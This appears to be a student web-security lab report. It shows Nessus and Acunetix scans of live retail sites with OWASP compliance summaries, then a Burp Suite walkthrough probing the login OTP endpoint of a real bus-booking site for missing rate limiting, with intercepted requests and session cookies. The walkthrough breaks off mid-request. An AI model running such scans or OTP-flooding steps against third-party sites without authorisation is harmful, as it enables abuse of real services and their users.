The screenshot shows the 'Back to My Scans' view in Tenable Nessus Essentials. It lists 4 vulnerabilities across different hosts and families. The 'Scan Details' panel on the right provides a summary of the completed scan: Policy is 'Web Application Tests', Status is 'Completed', Severity Base is 'CVSS v3.0', Scanner is 'Local Scanner', Scan started at 'Today at 3:29 PM', ended at 'Today at 3:53 PM', and took '25 minutes'. A pie chart at the bottom shows the severity distribution: Critical (red), High (orange), Medium (yellow), Low (light green), and Info (blue).

12. Generating report



13. Here is the final report




CONCLUSION:

Hence we were able to perform web-application testing on the following targets and retrieve a report of vulnerabilities present in the web-application.

C. Scan the below-mentioned targets Using the Acunetix Vulnerability scanner:


a) <https://www.ebay.com/>

1. Open Acunetix web Application




The screenshot shows the Acunetix web application dashboard. On the left is a dark sidebar with navigation links: Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main area has three large blue numbers: 0 for High Severity Vulnerabilities, 0 for Medium Severity Vulnerabilities, and 0 for Low Severity Vulnerabilities. Below these are five smaller statistics: Scans Running (0), Scans Waiting (0), Total Scans Conducted (0), Open Vulnerabilities (0), and Total Targets (0). There are two sections at the bottom: 'Most Vulnerable Targets' and 'Top Vulnerabilities', both of which say 'No targets defined yet.' and have a 'Create' link. A 'Show Trends' button is located in the bottom right corner. The footer contains the copyright notice '© 2017 Acunetix Ltd.'

2. Go to targets




The screenshot shows the Acunetix Targets page. The top navigation bar includes 'Scan', 'Add Target', 'Delete', 'Add to Group', 'Generate Report', 'WAF Export...', and a 'Filter' button. The main content area displays a message: 'No Targets created yet.' followed by a red 'Create new Target' link. The left sidebar is identical to the one in the dashboard, with links for Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The footer contains the copyright notice '© 2017 Acunetix Ltd.' and a 'Top' button.


3. Click on add targets and Paste the target url



4. Click on add target



5. Click on Scan , and choose report type



6. Click on create scan

The image contains two screenshots of the Acunetix web application interface, showing the progress and results of a scan.


Screenshot 1 (Top): Shows a scan in progress. The threat level is "LOW". Scan duration is 1m 0s, requests 1,171, avg. response time 158ms, locations 0. Target information shows Address: www.ebay.com, Server: Unknown. Latest alerts include "Clickjacking: X-Frame-Options header missing".

Scan Duration	Requests	Avg. Response Time	Locations
1m 0s	1,171	158ms	0

Screenshot 2 (Bottom): Shows the completed scan. Overall progress is 100%. Scan duration is 4m 2s, requests 2,158, avg. response time 164ms, locations 0. Target information shows Address: www.ebay.com, Server: Unknown. Latest alerts include "Clickjacking: X-Frame-Options header missing" and "AcuSensor was not detected on www.ebay.com".

Scan Duration	Requests	Avg. Response Time	Locations
4m 2s	2,158	164ms	0

7. Click on generate report and you can download it



Scan	
URL	https://www.ebay.com/
Scan date	06/07/2024, 14:04:16
Duration	4 minutes, 2 seconds
Profile	Full Scan

Compliance at a Glance

This section of the report is a summary and lists the number of alerts found according to individual compliance categories.

- [Injection\(A1\)](#)
No alerts in this category

- [Broken Authentication\(A2\)](#)
No alerts in this category

- [Sensitive Data Exposure\(A3\)](#)
Total number of alerts in this category: 2

- [XML External Entity \(XXE\)\(A4\)](#)
No alerts in this category

- [Broken Access Control\(A5\)](#)
Total number of alerts in this category: 1

- [Security Misconfiguration\(A6\)](#)
Total number of alerts in this category: 1

- [Cross Site Scripting \(XSS\)\(A7\)](#)
No alerts in this category

- [Insecure Deserialization\(A8\)](#)
No alerts in this category

- [Using Components with Known Vulnerabilities\(A9\)](#)
Total number of alerts in this category: 1

- [Insufficient Logging and Monitoring\(A10\)](#)
No alerts in this category

b) <https://shopping.rediff.com/>


1. Open Acunetix web Application

The screenshot shows the Acunetix web application dashboard. On the left, there's a sidebar with navigation links: Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main area has three large blue zeros representing the count of vulnerabilities: High Severity Vulnerabilities (0), Medium Severity Vulnerabilities (0), and Low Severity Vulnerabilities (0). Below these are several smaller statistics: Scans Running (0), Scans Waiting (0), Total Scans Conducted (0), Open Vulnerabilities (0), and Total Targets (0). At the bottom left, it says "© 2017 Acunetix Ltd." and at the bottom right, there's a "Show Trends" button.


2. Go to targets

The screenshot shows the Acunetix Targets page. The sidebar on the left is identical to the dashboard. The main content area displays a message: "No Targets created yet. [Create new Target](#)". Above this message are several buttons: Scan, Add Target, Delete, Add to Group, Generate Report, and WAF Export. At the top right, there are "Administrator" and "Filter" dropdowns. At the bottom right, there's a "Top" button.


3. Click on add targets and Paste the target url



4. Click on Scan



5. Click on create scan



Scan completed

6. Click on generate report and download it

Description

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas - and also provides guidance on where to go from here.

Disclaimer

This document or any of its content cannot account for, or be included in any form of legal advice. The outcome of a vulnerability scan (or security evaluation) should be utilized to ensure that diligent measures are taken to lower the risk of potential exploits carried out to compromise data.

Legal advice must be supplied according to its legal context. All laws and the environments in which they are applied, are constantly changed and revised. Therefore no information provided in this document may ever be used as an alternative to a qualified legal body or representative.

A portion of this report is taken from OWASP's Top Ten 2017 Project document, that can be found at <http://www.owasp.org>.

Scan

URL	https://shopping.rediff.com/
Scan date	05/07/2024, 14:19:06
Duration	4 minutes, 1 seconds
Profile	Full Scan

Compliance at a Glance

This section of the report is a summary and lists the number of alerts found according to individual compliance categories.

- [Injection\(A1\)](#)
No alerts in this category
- [Broken Authentication\(A2\)](#)
No alerts in this category
- [Sensitive Data Exposure\(A3\)](#)
Total number of alerts in this category: 1
- [XML External Entity \(XXE\)\(A4\)](#)
No alerts in this category
- [Broken Access Control\(A5\)](#)
Total number of alerts in this category: 1
- [Security Misconfiguration\(A6\)](#)
No alerts in this category
- [Cross Site Scripting \(XSS\)\(A7\)](#)
No alerts in this category
- [Insecure Deserialization\(A8\)](#)
No alerts in this category
- [Using Components with Known Vulnerabilities\(A9\)](#)
No alerts in this category
- [Insufficient Logging and Monitoring\(A10\)](#)
No alerts in this category

CONCLUSION:

Hence we were able to find the vulnerabilities of the following websites using the Acunetix vulnerability scanner by providing the website's domain .

Compliance According to Categories: A Detailed Report

This section is a detailed report that explains each vulnerability found according to individual compliance categories.

(A1) Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

No alerts in this category.

(A2) Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

No alerts in this category.

(A3) Sensitive Data Exposure

23E05-ST#IS#6653-TASK10

A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:

- A. <https://www.freshbus.com/>
- B. <https://nuego.in/>
- C. <https://yolobus.in/>

No Rate Limiting Vulnerability

- ❖ **CVSS Score** - 5.3 (Medium)
- ❖ **Related OWASP Top 10** - A04:2021 - Insecure Design
- ❖ **Explanation:** A No Rate Limiting vulnerability occurs when an application fails to impose restrictions on the number or frequency of requests a user or IP address can make within a given time frame. This absence of rate limiting allows attackers to make an excessive number of requests to the application, potentially leading to various security issues and performance problems.
- ❖ **Impact:**
 1. Denial of Service (DoS)
 2. Brute Force Attacks
 3. Scraping and Data Harvesting
 4. API Abuse
 5. Account Lockouts
 6. Resource Exhaustion
 7. Increased Infrastructure Costs
- ❖ **Recommendations:**
 1. Implement Rate Limiting: Set appropriate limits on the number of requests allowed per user/IP within a specific time frame.
 2. Graduated Rate Limiting
 3. IP-based Rate Limiting
 4. User-based Rate Limiting

5. API Key Rate Limiting|Implement CAPTCHA


❖ References:

1. [OWASP API Security Top 10 2019 - API4:2019 Lack of Resources & Rate Limiting:](#)
2. [PortSwigger Web Security Academy: Rate limiting and other request-based defenses:](#)


❖ Procedure:

- Target Website - <https://www.freshbus.com>
- Steps -


STEP-1: Open firefox browser, and make sure the proxy setting is configured with BurpSuite.



STEP-2: Search for <https://www.freshbus.com/>



STEP-3: Now, find and go to the login page of the website.



STEP-5: Now enter some random credential in the entries required.
Simultaneously open Burp Suite and turn on the intercept.

```

POST /api/v1/auth/login HTTP/1.1
Host: www.freshbus.com
Content-Type: application/json
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Length: 43
Origin: https://www.freshbus.com
Referer: https://www.freshbus.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers
{
  "username": "8787888778",
  "referralCode": ""
}
    
```

As we can see it is the same as entered in the login page.

STEP-7: Now look for Accept-Language:en-US,en: q=0.5. Select 0.5 then click on add.

```
POST /api//payment/send_otp_login HTTP/2
Host: www.freshbus.com
Cookie: AWSALB=
MtJS4BfwqlYG9UHdd9IBvLctK5ULQXyGOVHaeZ6fNz+CI9
YBkTzsbmokISivGHqtqzBMLojvT; AWSALBCORS=
MtJS4BfwqlYG9UHdd9IBvLctK5ULQXyGOVHaeZ6fNz+CI9
YBkTzsbmokISivGHqtqzBMLojvT; _gcl_au=1.1.16171
mippplidtd6un411d4gvh9vb85kesah9r; _ga_O3S3LDTv
GAI.1.442763591.1720173777; _clk=lr3puuu%7C21
fb.1.1720173778420.520129386960856578; G_ENABI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5$
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=utf-8
Content-Length: 43
Origin: https://www.freshbus.com
Referer: https://www.freshbus.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
